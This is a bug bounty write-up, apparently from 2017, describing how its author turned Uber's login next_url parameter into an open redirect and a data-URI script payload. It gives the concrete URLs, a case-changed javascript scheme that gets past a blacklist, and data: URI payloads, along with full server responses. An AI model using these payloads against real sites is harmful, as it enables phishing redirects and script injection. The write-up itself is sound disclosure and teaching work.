← **StamOne_**

October 14, 2017

DOM XSS – auth.uber.com

So, after reading a lot of write ups about bug bounty its finally time to write one of my own.
I hope that you will be able to take something from this into your bug bounty journey.

Little about me, I work as a security pentester at a company called Citadel consulting’s (http://www.citadel.co.il).
I don’t do much bug bounty, but I love to read write ups about bugs that have been found by other bug bounty hunters as I think it’s one of the best ways to learn new techniques.

This write up will be about a DOM XSS I found in auth.uber.com domain.


It all started with this link:
https://auth.uber.com/login/?next_url=https%3A%2F%2Faccounts.uber.com%2Fprofile%2F&state=CISjEn7fDHVmQybjIOq_ZfPU8cVhJh9mOSsme-LYJUo%3D

Probably most of uber users are familiar with this one, but if you don’t here is the deal:
First behavior:
When an unauthenticated user tries to visit an uber domain such as m.uber.com, riders.uber.com and more, those domains will redirect him to the login screen at auth.uber.com and will include a parameter named **next_url** which is responsible for redirecting the

user back to the original domain after successful login.

Second behavior:

If an authenticated user accesses this link, he will be immediately redirected to the url found in the next_url parameter with a 302 response.



```
HTTP/1.1 302 Moved Temporarily
Server: nginx
Date: Tue, 15 Aug 2017 21:18:40 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 222
Connection: keep-alive
Set-Cookie: fsid=23c97ade-dfpg-jnlp-uprx-tq4w8x515a95; Path=/; Domain=auth.uber.com; Expires=Mon, 13 Nov 2017 21:18:40 GMT; HttpOnly; Secure
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Content-Security-Policy: block-all-mixed-content; child-src 'self' https://accounts.google.com https://apis.google.com
https://staticxx.facebook.com https://www.facebook.com https://www.google.com vars.hotjar.com; connect-src 'self' 'self' *.cloudfront.net
*.hotjar.com *.mktoresp.com *.optimizely.com *.tealiumiq.com d1a3f4spazzrp4.cloudfront.net events.uber.com https://auth.uberinternal.com
https://events.uber.com/events/web/ https://staging.cdn-net.com https://www.cdn-net.com https://www.google-analytics.com https://www.googleapis.com
stats.g.doubleclick.net www.google-analytics.com; font-src 'self' data: data: https://d1a3f4spazzrp4.cloudfront.net; form-action 'self'
https://*.uber.com https://*.uberinternal.com https://staging.cdn-net.com https://www.cdn-net.com; frame-ancestors 'self'; frame-src 'self'
*.demdex.net *.doubleclick.net *.marketo.com *.optimizely.com analytics.recruitics.com bs.serving-sys.com cdn.krxd.net ci.iasds01.com
click.appcast.io https://accounts.google.com https://apis.google.com https://staging.cdn-net.com/ https://staticxx.facebook.com
https://www.cdn-net.com/ https://www.facebook.com https://www.google.com; img-src 'self' data: 'self' https://d1w2poirtb3as9.cloudfront.net
https://maps.googleapis.com https://stats.g.doubleclick.net https://www.facebook.com https://www.google-analytics.com https://www.google.com *
https://d1a3f4spazzrp4.cloudfront.net; media-src 'self' https://d1a3f4spazzrp4.cloudfront.net; object-src https://www.cdn-net.com/
https://staging.cdn-net.com/; script-src 'self' 'unsafe-inline' 'nonce-869d31a8-ab52-44dc-82ba-e983272b83bf' 'self' 'unsafe-eval' 'unsafe-inline'
*.hotjar.com *.marketo.com *.marketo.net *.nanigans.com *.optimizely.com *.tealiumiq.com connect.facebook.net d1a3f4spazzrp4.cloudfront.net
https://apis.google.com https://apis.google.com https://connect.facebook.net https://six.cdn-net.com https://staging.cdn-net.com
https://www.cdn-net.com https://www.google-analytics.com https://www.google.com https://www.googleapis.com https://www.gstatic.com maps.google.com
maps.googleapis.com tags.tiqcdn.com https://www.google-analytics.com https://ssl.google-analytics.com https://d1a3f4spazzrp4.cloudfront.net;
style-src 'self' 'unsafe-inline' 'self' 'unsafe-inline' https://d1a3f4spazzrp4.cloudfront.net; report-uri
https://csp.uber.com/csp?a=arch-frontend&ro=false&v=0
x-csrf-token: 1502831921-01-tkGa1639jjXiueT43G16k4mvwSehhpU6ajwgNIs3e3E
Set-Cookie: _csid=1.1502832220818.2160h.v2.U5kXvm1rabrAJnTWiATJKsqrEVen2X/687vfqsqP9A8=; Domain=.uber.com; Path=/; Expires=Tue, 15 Aug 2017
21:23:40 GMT; HttpOnly; Secure
Location: https://accounts.uber.com/profile/?state=nHX0QuCbV1F6hKnTiRYnJrBfbJWSZAF-EWMGdgkH2T0%3D#_
Vary: Accept
X-Uber-App: arch-frontend
Strict-Transport-Security: max-age=604800
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=2592000
X-Frame-Options: SAMEORIGIN
Cache-Control: max-age=0

<p>Found. Redirecting to <a
href="https://accounts.uber.com/profile/?state=nHX0QuCbV1F6hKnTiRYnJrBfbJWSZAF-EWMGdgkH2T0%3D#_">https://accounts.uber.com/profile/?state=nHX0QuCbV1
F6hKnTiRYnJrBfbJWSZAF-EWMGdgkH2T0%3D#_</a></p>
```

What is the first vulnerability that comes to mind when you see such behavior?

You guessed right (or not), It’s an open redirect.

So, I decided to try it out by changing the domain in next_url parameter like this:
https://auth.uber.com/login/?next_url=https%3A%2F%2Fhackerone.com%2Fprofile%2F&state=CISjEn7fDHVmQybjIOq_ZfPU8cVhJh9mOSsme-LYJUo%3D

ANNNDDDDDDDD NOTHING....

Apparently there is some whitelist check on the server side of the application that allows redirecting only to valid uber sub domains (but not all of them) such as m.uber.com or accounts.uber.com.
I tried to bypass this validation using different open redirect bypasses but nothing seemed to work.

Here is a good tutorial by @zseano which summerizes some of the techniques:
https://zseano.com/tutorials/1.html

During my tries to bypass the domain check I noticed something, there was no validation performed on the scheme of the next_url parameter.

Now I was able to send something like this:
https://auth.uber.com/login/?next_url=ftp%3A%2F%2Faccounts.uber.com%2Fprofile%2F&state=CISjEn7fDHVmQybjIOq_ZfPU8cVhJh9mOSsme-LYJUo%3D

Now the first thing that comes to mind is to use the javascript scheme, which will lead to 301 redirect with the following location header:

Link: https://auth.uber.com/login/?next_url=jaVaScript://accounts.uber.com/%0a%0dalert(1)//%2Fprofile%2F&state=CISjEn7fDHVmQybjIOq_ZfPU8cVhJh9mOSsme-LYJUo%3D

The location header:
Location: jaVAscript://accounts.uber.com/%0a%0dalert(1)//


But it will not work as the majority of browsers will not support this behavior any more.
*also notice that I wrote jaVAscript and not javascript(lowercase), this is because the second option was blacklisted on the server.

Now my goal was to find a scheme which will perform a redirect and will bypass the domain validation. After some manual fuzzing I was able to come with this bypass using DATA protocol:


Encoded:
https://auth.uber.com/login/?next_url=data:accounts.uber.com;text/html;charset=UTF-8,%3Chtml%3E%3Cscript%3Ewindow.location%3D%22https%3A%2F%2Freddit.com%22%3B%3C%2Fscript%3E%3C%2Fhtml%3E&state=x

Decoded:
https://auth.uber.com/login/?next_url=data:accounts.uber.com;text/html;charset=UTF-8,<html><script>window.location="https://reddit.com";</script></html>&state=x

which will lead to the following response:




```
HTTP/1.1 302 Moved Temporarily
```




```
Server: nginx
Date: Tue, 15 Aug 2017 21:38:29 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 392
Connection: keep-alive
Set-Cookie: fsid=13fjbdkl-bonm-jrsv-s100-z2634125ada4; Path=/; Domain=auth.uber.com; Expires=Mon, 13 Nov 2017 21:38:29 GMT; HttpOnly; Secure
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
Content-Security-Policy: block-all-mixed-content; child-src 'self' https://accounts.google.com https://apis.google.com https://staticxx.facebook.com
https://www.facebook.com https://www.google.com vars.hotjar.com; connect-src 'self' 'self' *.cloudfront.net *.hotjar.com *.mktoresp.com *.optimizely.com
*.tealiumiq.com d1a3f4spazzrp4.cloudfront.net events.uber.com https://auth.uberinternal.com https://events.uber.com/events/web/
https://staging.cdn-net.com https://www.cdn-net.com https://www.google-analytics.com https://www.googleapis.com stats.g.doubleclick.net
www.google-analytics.com; font-src 'self' data: data: https://d1a3f4spazzrp4.cloudfront.net; form-action 'self' https://*.uber.com
https://*.uberinternal.com https://staging.cdn-net.com https://www.cdn-net.com; frame-ancestors 'self'; frame-src 'self' *.demdex.net *.doubleclick.net
*.marketo.com *.optimizely.com analytics.recruitics.com bs.serving-sys.com cdn.krxd.net ci.iasds01.com click.appcast.io https://accounts.google.com
https://apis.google.com https://staging.cdn-net.com/ https://staticxx.facebook.com https://www.cdn-net.com/ https://www.facebook.com
https://www.google.com; img-src 'self' data: 'self' https://d1w2poirtb3as9.cloudfront.net https://maps.googleapis.com https://stats.g.doubleclick.net
https://www.facebook.com https://www.google-analytics.com https://www.google.com * https://d1a3f4spazzrp4.cloudfront.net; media-src 'self'
https://d1a3f4spazzrp4.cloudfront.net; object-src https://www.cdn-net.com/ https://staging.cdn-net.com/; script-src 'self' 'unsafe-inline'
'nonce-18c2be4f-f624-4338-a9cb-c2ba11ab8b1c' 'self' 'unsafe-eval' 'unsafe-inline' *.hotjar.com *.marketo.com *.marketo.net *.nanigans.com
*.optimizely.com *.tealiumiq.com connect.facebook.net d1a3f4spazzrp4.cloudfront.net https://apis.google.com https://apis.google.com
https://connect.facebook.net https://six.cdn-net.com https://staging.cdn-net.com https://www.cdn-net.com https://www.google-analytics.com
https://www.google.com https://www.googleapis.com https://www.gstatic.com maps.google.com maps.googleapis.com tags.tiqcdn.com
https://www.google-analytics.com https://ssl.google-analytics.com https://d1a3f4spazzrp4.cloudfront.net; style-src 'self' 'unsafe-inline' 'self'
'unsafe-inline' https://d1a3f4spazzrp4.cloudfront.net; report-uri https://csp.uber.com/csp?a=arch-frontend&ro=false&v=0
x-csrf-token: 1502833109-01-FQjgy4ngvCZF5CoWMnYn5wEw5soLqOEeqz21mC1R1sc
Set-Cookie: _csid=1.1502833409363.2160h.v2.18MCwGnAJ54mszOLR181QgRGZL5dzjZO8UYs1O6P2LU=; Domain=.uber.com; Path=/; Expires=Tue, 15 Aug 2017 21:43:29 GMT;
HttpOnly; Secure
Location:
data:accounts.uber.com;text/html;charset=UTF-8,%3Chtml%3E%3Cscript%3Edocument.write(document.domain);%3C/script%3E%3Ciframe/src=xxxxx%3Eaaaa%3C/iframe%3E%
3C/html%3E?state=x#
Vary: Accept
X-Uber-App: arch-frontend
Strict-Transport-Security: max-age=604800
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=2592000
X-Frame-Options: SAMEORIGIN
Cache-Control: max-age=0

<p>Found. Redirecting to <a
href="data:accounts.uber.com;text/html;charset=UTF-8,%3Chtml%3E%3Cscript%3Edocument.write(document.domain);%3C/script%3E%3Ciframe/src=xxxxx%3Eaaaa%3C/ifra
me%3E%3C/html%3E?state=x#_">data:accounts.uber.com;text/html;charset=UTF-8,%3Chtml%3E%3Cscript%3Edocument.write(document.domain);%3C/script%3E%3Ciframe/sr
c=xxxxx%3Eaaaa%3C/iframe%3E%3C/html%3E?state=x#_</a></p>
```

As you can see I was able to get the redirect using javascript code(window.location) by utilizing the data protocol.

Some of you probably think why didn’t I just poped the alert box and submitted an XSS to uber.
Well this is because the javascript code is not running in the origin of the auth.uber.com domain. Then the redirect performed using 301 response with location header, the origin of page is changing so in this case the origin is null.



```
data:accounts.uber.com;text/html;charset=UTF-8,%3Chtml%3E%3Cscript%3Ealert(document.domain)%3B%3C%2Fscript%3E%3C%2Fhtml%3E
```




Also it is important to mention that that redirect technique will only work in firefox browser and not in chrome.

Chrome will block this request for two reasons:

- Chrome is not supporting redirect to data scheme using Location header
- Chrome parses pages differently from firefox and will not tolerate syntax errors in the data protocol (data:accounts.uber.com;html/text – remember?)

Error message when redirecting to data protocol using location header:




This site can’t be reached

The webpage at **http://stamone.com/test.php** might be temporarily down or it may have moved permanently to a new web address.

ERR_UNSAFE_REDIRECT

Copy pasting to the url bar:



data:accounts.uber.com;text/html;charset=UTF-8,<html><script>alert(document.domain)%3B<%2Fscript><%2Fhtml>


```
